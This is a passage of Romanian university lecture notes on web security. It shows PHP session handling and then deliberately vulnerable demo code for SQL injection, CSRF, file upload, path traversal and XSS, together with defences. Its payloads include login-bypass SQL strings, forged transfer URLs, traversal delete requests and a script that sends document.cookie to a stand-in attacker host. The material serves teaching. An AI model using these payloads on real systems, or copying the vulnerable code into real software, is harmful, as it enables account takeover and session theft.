acestuia). **Pentru că funcția `session_start()` este posibil să seteze un header HTTP (în caz de sesiune nouă), constrângerile de folosire ale acesteia sunt identice cu cele ale funcției `header()` de care am amintit anterior.**

#### Fisierul connection.php

```

<?php
$dsn = "mysql:host=localhost;dbname=pw"; // abir1234 pe serverul de la
                                            // facultate
$user = "root"; // abir1234 pe serverul de la facultate
$passwd = ""; // abir1234 pe serverul de la facultate
$pdo = new PDO($dsn, $user, $passwd);
?>

```

#### Fisierul showMoney.php

```

<?php
require_once "checkSession.php";
require_once "connection.php";

$email = $_SESSION['email'];

$stmt = $pdo->prepare("SELECT * FROM useri WHERE email=:email");
$stmt->bindParam(':email', $email);
$stmt->execute();
$result = $stmt->fetch();

```

```

$suma = $result["suma"];

print "Sunteti autentificat ca $email<br/>";
print "In depozitul dumneavoastră se gasesc $suma euro.<br/>";
<br/>
<a href="logout.php">Log out</a>

```

Afișează căți bani are utilizatorul logat în cont. Utilizatorul căruia îi afișăm suma de bani disponibilă (adresa sa de e-mail) este preluat de pe sesiune dacă există setat pe sesiune acest lucru. Acest lucru este verificat în fișierul checkSession.php. De fapt acest fișier verifică dacă este cineva logat și dacă nu, face redirectare la formularul de login. Funcția `session_start()` din fișier-ul checkSession.php (deja suntem la al doilea apel al funcției `session_start()`) se uită la cookie-ul de sesiune primit pe request prin intermediul header-ului `Cookie`, și pe baza valorii acestui cookie populează tabloul asociativ `$_SESSION` cu valorile salvate anterior de către alte pagini accesate (login.php) în sesiunea curentă. Puteti observa în Developer Tools în antetele cererii făcute către fișierul showMoney.php headerul `Cookie` trimis de browser împreună cu valoarea asociată acestuia (cookie-ul de sesiune PHPSESSID și valoarea acestuia).

Observație: valorile stocate pe sesiune nu vor fi niciodată disponibile clientului (nu sunt vizibile in Developer Tools), sesiunea persistându-se exclusiv pe back-end.

#### Fișierul checkSession.php

```

<?php
error_reporting(0);
session_start();

// daca pe sesiune nu e setat un e-mail de utilizator autentificat
// inseamna ca nu s-a trecut prin formularul de login sau
// login.php nu a setat pe sesiune un e-mail de utilizator autentificat
if (! isset($_SESSION['email']) || ($_SESSION['email'] == ""))
    header("Location: index.html");

```

#### Fișierul logout.php

```

<?php
session_start();
session_destroy();
header("Location: index.html");

```

Distrugе sesiunea curentă folosind `session_destroy()`, dar pentru a știi ce sesiunea trebuie invalidată apeleză mai întâi `session_start()` (care din nou se „uită” la cookie-ul de sesiune primit pe cererea curentă).

#### Observații:

- Valoarea cookie-ului de sesiune este considerată informație „sensibilă” din punct de vedere al securității, dacă aceasta informație este furată/expusă unui terț (atacator, alt utilizator, etc.) acesta va putea face cereri în numele utilizatorului logat de la care s-a furat cookie-ul, fără ca atacatorul să mai fie nevoie să treacă prin formularul de login (orice cerere făcută de un client cu un cookie valid de sesiune, este asociat sesiuni respective). Altfel spus, atacatorul nu trebuie să știe user-ul și parola dacă „fura” cookie-ul de sesiune.

- După ce se face logout și se invalidează sesiunea folosind `session_destroy()`, browser-ul va continua să trimite cereri în care să tot seteze antet-ul `Cookie` la valoarea cookie-ului de sesiune tocmai invalidate. Acest cookie de sesiune va fi ignorat de back-end ne mai fiind asociat unei sesiuni active. Este posibil că la o posibila relogare viitoare a clientului, back-end-ul să „recicleze” la rularea funcției `session_start()` cookie-ul de sesiune folosit într-o sesiune anterioară și „neuitat” de client asociindu-i din nou o sesiune activă.

## Va urma cu câteva discuții pe teme de securitate web

Observație: În mod normal fișierele php rulează sub același utilizator (cu privilegiile utilizatorului) sub care rulează și serverul web. Serverul web de pe [www.scs.ubbcluj.ro](http://www.scs.ubbcluj.ro) rulează sub un utilizator fictiv numit apache. Serverul de la facultate este configurat mai special, php-uri rulate de către un student la un URL de forma [www.scs.ubbcluj.ro/~abir1234](http://www.scs.ubbcluj.ro/~abir1234) rulează cu privilegiile studentului respectiv (abir1234). Pentru a putea rula php-uri pe serverul de la școală trebuie să le setați ca fișiere executabile (+x pe fișierele php).

Ca de obicei sunt deschis la orice sugestii de îmbunătățire a acestui material și observații privind eventuale scăpări / greșeli (acord bonusuri recompensă ☺). Mulțumesc.

Univ. Babeș-Bolyai,

Facultatea de Matematică și Informatică

Lect. dr. Darius Bufnea

Notițe de curs: Aspecte de Securitate Web

(material comun în cadrul cursurilor Programare Web – nivel licență și Protocole de Securitate în Comunicați – nivel master)

Prezentul material va aborda punctual cele mai frecvent întâlnite aspecte de securitate web, unele „clasice”:

- SQL Injection;
- Cross-Site Request Forgery (CSRF)
- Unrestricted File Upload
- Path traversal
- JavaScript injection sau Cross Site Scripting (XSS)
- SMTP (mail) headers injection
- Alte aspecte de securitate web: verificarea sesiunii, a faptului ca utilizatorii sunt autentificați și a rolului utilizatorului în cadrul aplicației, alte aspecte ce țin de validarea datelor pe back-end / alterarea intenționată a acestora de către un client malitios.

## SQL Injection

Exemplile din prezentul material sunt prezentate exclusiv în scop didactic, unele fiind exemple „naive” ☺ – cu vulnerabilități lăsate intenționate pentru a putea fi exploatare în scop didactic. Codul sursă al tuturor exemplelor ce urmează este disponibil în [această arhivă](#) (trebuie să adaptați niște parametri de conectare la baza de date pentru a le rula cu succes).

SQL Injection este o tehnică de trimitere („injectare”) de secvențe de cod SQL de către browser (sau de către un client web care se pretinde a fi browser) către back-end, care în lipsa unei validări riguroase a datelor ajunge să execute secvențele de cod SQL trimise de client. Scopul și efectul unei injecții SQL pornesc de la compromiterea confidențialității datelor din tabelele SQL de pe back-end (afișarea/extragerea datelor printr-un simplu SELECT) și pot ajunge până la alterarea lor (INSERT-uri și UPDATE-uri) fapt ce compromite practic securitatea întregii aplicații web (cum ar fi să vă puteți insera note de 10 la toate disciplinele în Academic Info? ☺) și poate afecta chiar și securitatea sistemului de fișiere al serverului sau securitatea serverului în sine (a sistemului de operare instalat pe server).

Pentru a înțelege mai bine această tehnică, o exemplificăm în cele ce urmează pe câteva exemple.

Exemplul 1 (disponibil online [aici](#))

Chiar dacă nu îmi știți parola (adresa mea de e-mail o știți: `bufny@cs.ubbcluj.ro`), vă puteți autentifica folosind în câmpul parolă următoare parolă: `' or '1'='1`

Codul vulnerabil prezent în cadrul fișierului `loginBad.php` care primește prin POST de la formular utilizatorul (adresa sa de e-mail) și parola este următorul - da, naiv, știu, nu uitați că este vorba de un exemplu didactic ☺:

```
<?php
$formEmail = $_POST['email'];
$formPassword = $_POST['parola'];

// db connection goes here

$query = "SELECT * FROM useri WHERE email='$formEmail' AND parola='$formPassword'";

$result = mysql_query($query);
if (mysql_num_rows($result) == 0) {
    // Userul și parola sunt incorecte
    header("Location: invalidLogin.php");
}
else { // Userul și parola sunt corecte, autentificare reusita
    session_start();
    $_SESSION["email"] = $formEmail;
    header("Location: bankAccount.php");
}
?>
```

Practic query-ul SQL folosit își propune să selecteze din baza de date utilizatorul al cărui e-mail și parolă au fost introduse în formularul de login. Dacă acest query nu întoarce zero înregistrări, înseamnă că utilizatorul și parola introduse în formular corespund unei înregistrări din baza de date și considerăm utilizatorul autentificat (initializăm sesiunea și punem adresa sa de e-mail pe sesiune). Altfel, îl redirectăm la formularul de login.

Folosind parola amintită mai sus, interogarea care se execută la nivelul scriptului de login devine:

```
SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' AND parola=' or '1'='1'
```

Această (nouă!) interogare returnează (printre altele) și înregistrarea corespunzătoare pentru utilizatorul `bufny@cs.ubbcluj.ro` chiar dacă parola introdusă nu este cea corectă. În această expresie se evaluatează mai întâi operatorul AND - `email='bufny@cs.ubbcluj.ro' AND parola=''` nu returnează nicio înregistrare, dar ulterior, pe baza operatorului OR, expresia `'1'='1'` returnează toate înregistrările din baza de date (importat conform logicii scriptului de autentificare este ca numărul de înregistrări returnate de interogarea SQL să nu fie zero – utilizatorul autentificat care se setează pe sesiune urmând a fi stabilit pe baza adresei de e-mail introduse).

Observație: injecția de mai sus, face ca interogarea SQL să returneze toate înregistrările din baza de date, lucru care face ca injecția SQL să funcționeze (login eşuat înseamnă că interogarea SQL returnează zero înregistrări). Dacă spre exemplu, în scriptul de login s-ar verifica, ca interogarea să returneze fix o singură înregistrare (cea corespunzătoare utilizatorului `bufny@cs.ubbcluj.ro`) se poate completa în câmpul parolă următoare expresie:

```
' or email='bufny@cs.ubbcluj.ro'
```

Interogarea SQL devenind în acest caz:

```
SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' AND parola=' ' or  
email='bufny@cs.ubbcluj.ro'
```

și returnând de această data o singură înregistrare, cea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro.

Observație: Ca și observație, care nu este strict legată de SQL injection, o altă problemă de securitate a exemplelor de față este faptul că în tabela SQL parolele sunt memorate „în clar”, buna practică spunând că ar trebui să fie memorate un hash al acestora folosind o funcție de hash precum MD5, SHA1, SHA256, etc. La verificarea corectitudinii unei parole introduse se va compara hash-ul acesteia cu hash-ul memorat în baza de date pentru utilizatorul respectiv. În cazul unei exploatari cu succes a unei injecții SQL, parolele utilizatorilor (care ar putea fi folosite și pentru alte conturi) nu sunt expuse păstrându-se confidențialitatea acestora, fiind compromis doar hash-ul acestora. IMPORTANT: MD5, SHA1, SHA256 nu sunt algoritmi de criptare, sunt funcții de hash, o exprimare de forma „parolele sunt memorate în baza de date criptat” nu este tocmai corectă din mai multe motive:

- un hash nu poate fi decriptat (poate fi cel mult găsită o altă expresie care să „ducă” în același hash);
- funcțiilor de hash le lipsește ceea ce se cheamă cheie (nu există o cheie de criptare/decriptare);
- funcțiile de hash nu au inversă (funcție de decriptare), nefiind bijective, nefiind injective (pot exista două siruri diferite de caractere care să ducă în același hash).

Exemplul 2 (disponibil online [aici](#))

O preconcepție greșită des întâlnită, este că doar câmpurile de tip password pot fi injectate. În exemplul care urmează, injecția SQL va fi efectuată prin intermediul inputului destinat username-ului (a adresei sale de e-mail). Acest exemplu de injecție SQL permite autentificarea user-ului cu o parolă (parola sa) dar conduce la afișarea sumei de bani disponibile din contul altui utilizator a cărui parolă nu este cunoscută (practic se permite accesarea contului altui utilizator).

Pentru a face injecția mai dificilă, scriptul care se execută pe back-end pentru validarea parolei va compara explicit parola introdusă de utilizator în formular cu cea selectată din baza de date pentru adresa de e-mail introdusă de utilizator. Conținutul fișierului loginBad2.php (specificat ca și action la formularul de login) este următorul:

```
<?php  
  
$formEmail = $_POST['email'];  
$formPassword = $_POST['parola'];  
  
// db connection goes here  
  
$query = "SELECT * FROM useri WHERE email='".$formEmail."'";  
// print $query . "<br>";  
$result = mysql_query($query);  
  
if (mysql_num_rows($result) != 1) {  
    header("Location: invalidLogin.php");  
    return;  
}  
  
$row = mysql_fetch_array($result);  
$dbPassword = $row['parola'];
```

```

if ($dbPassword != $formPassword) {
    header("Location: invalidLogin.php");
    return;
}

session_start();
print "Parola valida. Sunteți autentificat ca " . $formEmail . "<br>";
$_SESSION['email'] = $formEmail;
?>

Click <a href="bankAccount.php">aici</a> pentru a vedea cati bani aveti in cont.

```

Dacă se introduce în câmpul email o valoare de forma:

```

bufny@cs.ubbcluj.ro' and now() + 0 < 20200522165500 or now() + 0 >
20200522165500 and email='forest@cs.ubbcluj.ro

```

și parola utilizatorului bufny@cs.ubbcluj.ro: vacanta (pentru cei ce nu o știau deja), query-ul care se execută pentru selectarea din baza de date a parolei utilizatorului care dorește să se autentifice este următorul:

```

SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' and now() + 0 <
20200522165500 or now() + 0 > 20200522165500 and email='forest@cs.ubbcluj.ro'

```

Această interogare va returna o singura înregistrare, înregistrarea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro, permitând autentificarea acestuia. Pe sesiune, utilizatorul care se salvează ca fiind autentificat va fi setat ca fiind tot:

```

bufny@cs.ubbcluj.ro' and now() + 0 < 20200522165500 or now() + 0 >
20200522165500 and email='forest@cs.ubbcluj.ro

```

Scriptul de pe back-end care va afișa suma de bani disponibilă în contul utilizatorului autentificat este următorul:

```

session_start();
$email = $_SESSION['email'];
$query = "SELECT suma FROM useri WHERE email='$email'";
$suma = $row['suma'];
print "In depozitul dumneavoastră se gasesc $suma euro.<br/>";

```

practic executând următorul query:

```

SELECT suma FROM useri WHERE email='bufny@cs.ubbcluj.ro' and now() + 0 <
20200522165500 or now() + 0 > 20200522165500 and email='forest@cs.ubbcluj.ro'

```

ce poate fi forțat să întoarcă de data aceasta înregistrarea corespunzătoare utilizatorului forest@cs.ubbcluj.ro. Pentru a rula cu succes această injecție SQL, trebuie să înlocuiți și să faceți fine-tuning la valoarea 20200522165500 (an, luna, zi, ora, minut, secunde) cu o valoare corespunzătoare apropiată momentului de timp la care încercați injecția SQL, astfel încât primul select (cel de la autentificare) să returneze înregistrarea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro (cărui i se știe parola), iar peste o anumită perioadă de timp (pentru a deveni cea de a doua condiție din injecția SQL adeverată) ultimul select (cel de la afișarea sumei de bani) să returneze înregistrarea corespunzătoare utilizatorului forest@cs.ubbcluj.ro.

Concurs: primii 3 studenți de la master, primii 5 de la matematică informatică an 3 și primii 5 de la informatică română an 2 care reușesc inserarea unui utilizator în tabela SQL folosită în aceste exemple și îmi trimit toate înregistrările din această tabelă împreună cu o descriere a injecției folosite primesc extrabonus 1p la nota pe activitatea de semestru / laborator.

(TODO pentru mine – într-o versiune viitoare a acestui material prezentată o injecție SQL pentru un câmp numeric)

Orice formular / script de back-end care „crapă” la inserarea de ghilimele sau apostrofe are potențialul de a fi injectat. Printre simptomele care arată că un formular este injectabil se numără pagini albe la submit, diferite mesaje de eroare / warning ce conțin cod sau erori SQL de asemenea la submit sau terminarea scriptului de pe back-end cu erori HTTP 5xx (de forma Internal Server Error).

Mecanisme de protecție împotriva la SQL Injection constau în primul rând în validări riguroase pe back-end. De altfel, majoritatea problemelor majore de securitate web, pot fi evitate dacă se fac validări pe back-end.

Observație: Validările pe back-end trebuie făcute chiar dacă sunt făcute pe front-end. Validările de pe front-end se fac în primul rând pentru un User Interface mai prietenos cu utilizatorul (exemplu, validări JavaScript care nu permit submit-ul la un formular dacă datele din formular nu sunt corecte), și nu neapărat pentru siguranța serverului. Ce se execută pe front-end (browser-ul utilizatorului) poate fi controlat / alterat de acesta prin diverse mecanisme (spre exemplu folosind Developer Tools), astfel că validările efectuate la nivelul codului client-side nu sunt de încredere („reliable”).

Strict pe exemple PHP prezentate mai sus, problema a plecat de la folosirea API-ului deprecated `mysql_*` (absent în PHP 7) și lipsa oricăror validări. Pentru a evita interpretarea greșită a caracterelor precum " (ghilimele) sau ' (apostrof) la nivelul back-end-ului datele primite de la client trebuie evitate folosind `mysql_real_escape_string`. În cazul folosirii API-ului mai nou `mysqli_*` (MySQL Improved Extension) sau PDO (PHP Data Objects) se recomandă folosirea „prepared statement”-urilor (în terminologie Java) și asocierea dinamică („bind”) a parametrilor la interogarea SQL.

Observație: o serie de documentații din mediul online recomandă folosirea funcției `addslashes` pentru a „curăța” („sanitize”) datele primite de la client. Funcția `addslashes` eșuează uneori să evite corespunzător unele caractere problematice, o vulnerabilitate celebră ce a apărut la mijlocul anilor 2000 (și care a afectat și Google – hihih ☺), bazându-se pe faptul că această funcție nu trata corespunzător șirurile de caractere ce conțineau caractere memorate pe mai mult de un octet (precum UTF-8). Un caracter reprezentat pe mai mulți octeți nu era evitat corespunzător (nefiind " sau ' spre exemplu) dar unul dintre octetii compoziți ai caracterului respectiv reprezenta chiar codul ASCII al caracterului " sau ' fiind interpretat în acest fel la nivelul unei interogării SQL. Mai multe detalii în acest sens pentru cei pe care i-am făcut curioși sunt disponibile la linkurile de mai jos:

<http://shiflett.org/blog/2006/addslashes-versus-mysql-real-escape-string>

<http://shiflett.org/blog/2005/googles-xss-vulnerability>

Observație: O tehnică naivă de evitare a injecțiilor SQL este eliminarea caracterelor " (ghilimele) sau ' (apostrofe) din datele primite de la client, aceste caractere fiind considerate "periculoase" sau "țapul ispășitor" pentru injecțiile SQL. Înlăturarea lor nu este de dorit în multe situații, putând duce la pierderea

consistentei datelor primite de la client sau a semanticii acestor date. Spre exemplu, în situația în care celebrul campion de snooker Ronnie O'Sullivan ar vrea să se înregistreze pe site-ul vostru, i-ați stâlci numele marelui Ronnie The Rocket? ☺

O altă funcție utilă în PHP care poate fi utilizată pentru validarea datelor este `filter_var()`. În primele două exemplele de mai sus s-ar mai fi putut efectua următoarea validare a valorii adresei de e-mail introduse în formularul de autentificare:

```
filter_var($email, FILTER_VALIDATE_EMAIL)  
// returnează TRUE dacă e-mailul are format valid, FALSE în caz contrar
```

Chiar dacă exemplele de față au fost descrise în PHP, celealte limbaje de back-end nu sunt mai puțin predispuse la astfel de atacuri. Se recomandă în funcție de tehnologia/limbajul/framework-ul folosit pe back-end validarea corespunzătoare după caz a datelor primite de la client. Unele framework-uri de back-end realizează ele însese aceste validări, există de asemenea librării specializate pentru validarea datelor pe back-end în diverse limbaje (spre exemplu folosind expresii regulate). Folosirea unui ORM (Object-relational mapping) precum Hibernate elimină de asemenea în mare măsură astfel de probleme – fiecare layer între front-end și back-end data base server aducând un plus de protecție. Au fost însă și cazuri când pentru validarea („sanitizarea”) datelor s-a folosit o anumită librărie specializată sau s-a lăsat la latitudinea framerwork-ului de pe back-end să realizeze aceste validări, ulterior descoperindu-se buguri de securitate chiar la nivelul librăriei/modului care trebuia să facă validarea.

Și un pic de folclor de pe Internet legat de SQL Injection pe care probabil îl știți... Dar e păcat să nu fie inclus într-un astfel de curs ☺:



## Cross-Site Request Forgery (CSRF)

Vulnerabilitățile de tip CSRF permit unui atacator să forțeze un utilizator a unei aplicații web să realizeze fără știrea sa diferite cereri (request-uri) la nivelul aplicației web, cereri care de obicei se efectuează cât timp utilizatorul este autentificat (logat) în cadrul aplicației, și care se lasă cu diferite urmări la nivelul acesteia (acțiuni întreprinse în cadrul aplicației) fără știrea utilizatorului.

Pentru a înțelege mai bine acest concept, fie aplicația de la [această adresă](#). În cadrul acestei aplicații, după ce va autentificați (puteți folosi user: bufny@cs.ubbcluj.ro și parola: vacanta) puteți să transferați o sumă de bani altui utilizator. Puteți observa că dacă se dorește transferul unei anumite sume de bani, spre exemplu 50 euro către destinatarul forest@cs.ubbcluj.ro, în urma completării formularului de transfer, la submit-ul acestuia, se apelează prin GET următorul URL de pe back-end care realizează efectiv transferul:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=fore  
st@cs.ubbcluj.ro&suma=50
```

suma de 50 de euro urmând să fie scăzută din contul utilizatorului curent autentificat (salvat pe sesiune) și mutată în contul utilizatorului forest@cs.ubbcluj.ro. Dacă un atacator (gigi@example.com) reușește să convingă un utilizator (spre exemplu bufny@cs.ubbcluj.ro) cât timp acesta din urmă este autentificat să apeleze (nu neapărat în mod voluntar și conștient) un URL malicios de forma:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=gigi  
@example.com&suma=1000
```

realizarea acestui request va presupune transferul sumei de 1000 de euro în contul atacatorului fără știrea utilizatorului autentificat. Printre tehniciile de "convingere" a unui utilizator să acceseze involuntar un astfel de URL malicios se numără:

- Încărcarea de pagini web aparent inofensive care conțin linkuri spre "imagini" (remarcați ghilimelele) de forma:

```

```

Evident o astfel de imagine nu va fi afișată, dar browserul va încerca încărcarea unei astfel de imagini realizând un request spre link-ul malicios.

- Tehnici de "social engineering": trimiterea prin e-mail/mesagerie instant utilizatorului de diverse linkuri de forma:

```
<a  
href="http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinati  
e=gigi@example.com&suma=1000">You win an iPhone!</a>
```

Pentru ca o astfel de vulnerabilitate să fie exploataată cu succes, utilizatorul trebuie să fie autentificat (logat) în cadrul aplicației respective. Oricât de sigure sunt diverse platforme (precum cele de Internet Banking) este recomandată delogarea explicită la finalul sesiunii de lucru (pentru a invalida cookie-ul de sesiune) și neaccesarea altor resurse / site-uri / activități social network and social media în paralel cu sesiunea de Internet Banking.

Cel mai popular mecanism de protecție împotriva CSRF este includerea în cadrul formularelor care realizează operații "sensibile" (precum transferul bancar din exemplul de față) de token-i suplimentari ascunși de validare (sub forma unui `input` de tip `hidden`), token-i cu durată de viață limitată și nereutilizabili. Valoarea unui asemenea token este trimisă la submit-ul formularului împreună cu datele propriu-zise din formular și comparată cu o valoare salvată în prealabil pe sesiune. Dacă valoarea token-ului primită pe request-ul de submit al formularului coincide cu cea salvată pe sesiune, request-ul este unul legitim. Un submit al formularului de transfer bancar cu un astfel de token devine:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=fore  
st@cs.ubbcluj.ro&suma=50&token=09e8411f66114d22bd18b5fcebed2c05
```

Un atacator, chiar dacă cunoaște pattern-ul acestui URL, nu va fi capabil să ghicească / genereze un token valid, un request făcut fără acest token putând fi ușor invalidat pe back-end.

Pentru cei curioși de subiect, mai multe detalii despre CSRF găsiți [aici](#) (recomand și parcurgerea referințelor articolului de pe Wikipedia).

## Unrestricted File Upload

O astfel de vulnerabilitate este prezentă în general în aplicațiile web care permit upload-ul de fișiere. Spre exemplu: o aplicație care permite upload-ul de imagini, o aplicație care permite trimiterea de e-mailuri și adăugarea de atașamente, o aplicație care permite partajarea de fișiere precum WeTransfer, etc.

Fie următoare aplicație web scrisă în PHP: mai mulți utilizatori înregistrați pe un site pot uploada fotografii care se salvează pe back-end în folderul uploads al aplicației web. Utilizatorii pot vizualiza fotografiile tuturor celorlalți utilizatori, pot vota fotografiile celorlalți și își pot șterge fotografiile proprii.

În mod normal fotografiile vor fi încărcate în unul dintre formatele imagine cunoscute: jpg, png, bmp, gif, etc. folosind un `input` de tip `file`. Pentru a specifica tipul de fișiere care se pot uploada, se poate specifica `input`-ului de tip `file` atributul `accept`, spre exemplu `accept="image/png, image/jpeg"`. Această restricție însă se stabilește exclusiv pe client (browser) putând fi modificată ușor folosind Developer Tools. În locul unui fișier jpg, un client rău intenționat (malițios) poate încărca pe server un fișier PHP (să-l numim `exploit.php`) care odată încărcat pe server ajunge să fie salvat în folderul uploads și poate fi accesat cu un URL de forma: `http://url-aplicatie-web/uploads/exploit.php`. O cere făcută de clientul rău intenționat spre acest URL duce la execuția pe back-end a fișierului PHP, care o dată executat poate întreprinde prin execuția sa pe back-end diverse acțiuni precum:

- căutarea în cadrul celoralte fișiere de pe server (din sistemul de fișiere al serverului) de nume de utilizator și parole de conectare la servere de date sau alte date confidențiale;
- ștergerea de fișiere din sistemul de fișiere al serverului web (spre exemplu, un script php malițios încărcat pe back-end poate șterge toate imaginile din folder-ul uploads și toate fișierele aplicației web din părintele folder-ului uploads - adică poate provoca ștergerea tuturor fișierelor ..\\*.\*;
- descărcarea de pe Internet de alte fișiere cu caracter malițios pe care să le execute pe back-end pentru a-i oferi atacatorului un acces mai facil la sistem (spre exemplu o consolă shell - bash).

Pentru evitarea unor astfel de atacuri trebuie verificată riguros pe back-end cel puțin extensia fișierelor încărcate pentru a nu permite încărcarea de fișiere care se pot executa pe back-end (PHP în cazul de față). O verificare și mai riguroasă presupune verificarea tipului fișierului încărcat accesând antetul (primii octeți) din cadrul fișierului sau folosind o librărie specializată în acest sens.

Observație: nu doar o aplicație PHP poate fi susceptibilă de a prezenta o astfel de vulnerabilitate. Inclusiv aplicațiile web Java, Asp.Net, Python pot prezenta vulnerabilități similare.

## Vulnerabilități de tipul Path Traversal

Astfel de vulnerabilități permit unui atacator să întreprindă acțiuni în cadrul unui folder din sistemul de fișiere al serverului web cu totul diferit față de folder-ul în care în mod normal ar trebui să se întreprindă acțiunile respective.

Fix pentru problema enunțată anterior, să presupunem ca în cadrul unei pagini web i se iterează utilizatorului toate fotografiile sale (încărcate de el), folosind o secvență de cod de forma:

Fișierul list-user-images.php:

```
// do whatever SQL query to get user's images
foreach($images as $image) {
    print "<img src='uploads/$image'>";
    print "<a href='delete.php?image=$image'>Sterge aceasta fotografie</a><br><br>";
}
```

Acum scriptul afișează toate fotografiile utilizatorului, afișând și un link către un script de pe back-end care permite ștergerea fiecărei fotografii - delete.php care primește în QUERY\_STRING, prin GET, numele fotografiei pe care trebuie să o șteargă.

Fișierul delete.php șterge simplu fotografia primită ca parametru prin GET din folderul uploads, redirectând ulterior utilizatorul din nou la lista fotografiilor sale:

```
<?php
$image = $_GET["image"];
unlink("uploads/" . $image);
header("Location: list-user-images.php");
?>
```

Probleme de securitate ridicate:

- Vulnerabilitatea de tip Path Traversal: un atacator rău intenționat poate invoca delete.php folosind un URL de forma:

```
http://url-aplicatie-web/delete.php?.../..../somefolder/somefile
```

fapt ce va duce la ștergerea unui fișier din cu totul alt folder decât cel din care se dorește a fi permisă ștergerea. Spre exemplu, o cerere de forma:

```
http://url-aplicatie-web/delete.php?..../list-user-images.php
```

sau

```
http://url-aplicatie-web/delete.php?..../delete.php
```

va duce fix la ştergerea fişierelor list-user-images.php şi delete.php din folderul uploads/.. (adică folderul curent, părinte al directorului uploads).

- O altă problemă de securitate (nelegată strict de Path Traversal) este faptul că scriptul care realizează ştergerea nu verifică dacă fișierul şters aparține (a fost încărcat) de user-ul prezent autentificat (al cărui nume se presupune a fi salvat pe sesiune). Astfel, specificând în QUERY\_STRING un nume de fotografie încărcată de alt utilizator, va realiza ştergerea acesteia.

Observație: dacă doriți să reproduceti oricare dintre exemplele din acest material pe serverul www.scs.ubbcluj.ro să le invocați prin https. Se pare ca cel puțin de pe Windows 10, invocate prin HTTP, firewall-ul Windows (sau Windows Defender-ul) "se prende" de trimitera unor cereri malițioase (precum SQL Injection) și blochează astfel de cereri. Această restricție afectează doar clientul și nu protejează serverul (un atacator care dorește poate iniția oricum astfel de atacuri).

## Cross-site scripting (XSS)

Vulnerabilitățile de tip Cross-site scripting sau mai pe scurt XSS, permit practic injectarea de cod JavaScript de către un client rău intenționat după o rețeta asemănătoare injecțiilor SQL prezентate deja în aceste material. Injecțiile JavaScript se realizează în general prin intermediul parametrilor trimiși spre back-end fie prin POST, fie prin GET (prin intermediul QUERY\_STRING-ului), parametrii care ulterior nu sunt validați suficient la nivelul back-end-ului, valoarea acestora (incluzând codul JavaScript injectat) urmând a fi ulterior trimisă și afișată înapoi spre client (browser) – sau mai bine zis spre alți clienți (alte browser-e) - fapt ce duce la executarea de către aceștia din urma a codului JavaScript injectat.

Pentru a înțelege mai bine acest concept, fie exemplu de la următoarea adresă:

<http://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss/>

În cadrul acestui exemplu, vizitatorii unei pagini pot lăsa comentarii privitoarea la calitatea conținutului afișat (o fotografie în cazul de față, la fel de bine conținutul poate consta într-un articol de ziar, rețetă de prăjitură, blog entry, etc. - un scenariu frecvent întâlnit în Internet). Pentru a evita injuriile, comentariile posteate nu sunt afișate instant, acestea trebuie moderate și aprobată de un administrator care se autentifică pe bază de nume de utilizator și parola (dacă postați comentarii pe care doriți să le aprobați datele de autentificare pentru administrator sunt admin cu parola 654321). Comentariile care nu sunt aprobată pot fi șterse tot de către administrator. În baza de date de pe back-end, un comentariu este caracterizat de id, numele utilizatorului care a postat comentariul, textul comentariului propriu zis, data postării comentariului și o stare a acestuia (0 - neaprobat, starea implicită după postare și 1 - aprobat). Pe lângă comentariile legitime aprobată, tuturor utilizatorilor ce vizitează pagina de mai sus, le este afișat comentariul cu id-ul 4 (postat de Ana la 2020-05-24 11:53:26):

```
Si mie imi place<script>alert(1)</script>
```

Deși aparent comentariul afișat este doar "Si mie imi place", dacă vizualizați sursa documentului puteți deduce întregul comentariu, secvența `<script>alert(1)</script>` făcând parte integrantă din comentariul postat. Din cauza invalidării insuficiente la nivelul back-endului, acest comentariu este

persistat în baza de date, iar după aprobat, afișat tuturor vizitatorilor ce accesează pagina. Codul JavaScript conținut în acest comentariu va ajunge să se execute în browser-ele tuturor clientilor care vor vizita ulterior pagina - inclusiv în browser-ul vostru – ați putut remarca de altfel execuția alert-ului la încărcarea paginii. Un alt exemplu de comentariu malicios care se putea inseră este:

```
Ce fotografie frumoasa!<script>window.location =
"https://www.cartoonnetwork.ro/";</script>
```

Va las pe voi să deduceți efectul afișării acestui comentariu în browser-ele utilizatorilor ce vor accesa această pagină. Cela două exemple de mai sus par aparent inofensive, însă injectarea de către un atacator de cod JavaScript care să se execute în browser-ele altor clienti, în special a celor autentificați, poate duce la compromiterea securității întregului site/aplicații web. Există inserat în baza de date de pe back-end următorul comentariu neaprobat:

```
Acest comentariu este malitos. Va dati seama de ce?<script>new
Image().src="http://site-controlat-de-atacator.com/salveaza-
cookie.php?cookie="+document.cookie;</script>
```

Acest comentariu (împreună cu codul JavaScript aferent) se afișează pentru moderare administratorului după autentificarea acestuia. Codul JavaScript ce face parte integrantă din comentariu se va executa în browser-ul administratorului accesându-i acestuia cookie-ul de sesiune (PHPSESSID) și trimițând-ul (prin intermediul request-ului care se face pentru a încărca imaginea "fake" nou creată) site-ului controlat de atacator. Ca efect, dacă atacatorul primește cookie-ul de sesiune al administratorului autentificat și îl inserează în propriul browser, se poate "da" drept admin în cadrul aplicației respective fără a mai trece prin formularul de login - practic request-urile făcute de atacator vor fi legitime pentru că vor conține cookie-ul de sesiune al administratorului. Atacatorul va putea modera, aproba și șterge comentariile fără a cunoaște parola administratorului.

Exerciții:

- cu Developer Tools pornit în tab-ul de Network, reîncărcați pagina de moderare a postărilor. Ar trebui să vizualizați request-ul care se face spre URL-ul <http://site-controlat-de-atacator.com/salveaza-cookie.php> prin care i se trimit atacatorului cookie-ul de sesiune al administratorului;
